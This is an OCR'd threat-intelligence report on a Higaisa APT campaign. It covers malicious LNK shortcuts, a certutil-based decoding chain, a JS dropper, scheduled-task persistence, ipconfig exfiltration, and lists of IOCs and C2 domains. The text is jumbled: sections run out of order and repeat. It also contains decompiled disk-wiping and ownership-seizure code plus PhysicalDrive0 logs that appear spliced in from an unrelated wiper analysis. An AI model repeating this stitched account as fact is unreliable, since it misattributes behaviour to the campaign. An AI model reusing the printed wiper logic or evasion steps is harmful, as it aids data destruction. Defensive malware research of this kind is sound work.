
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

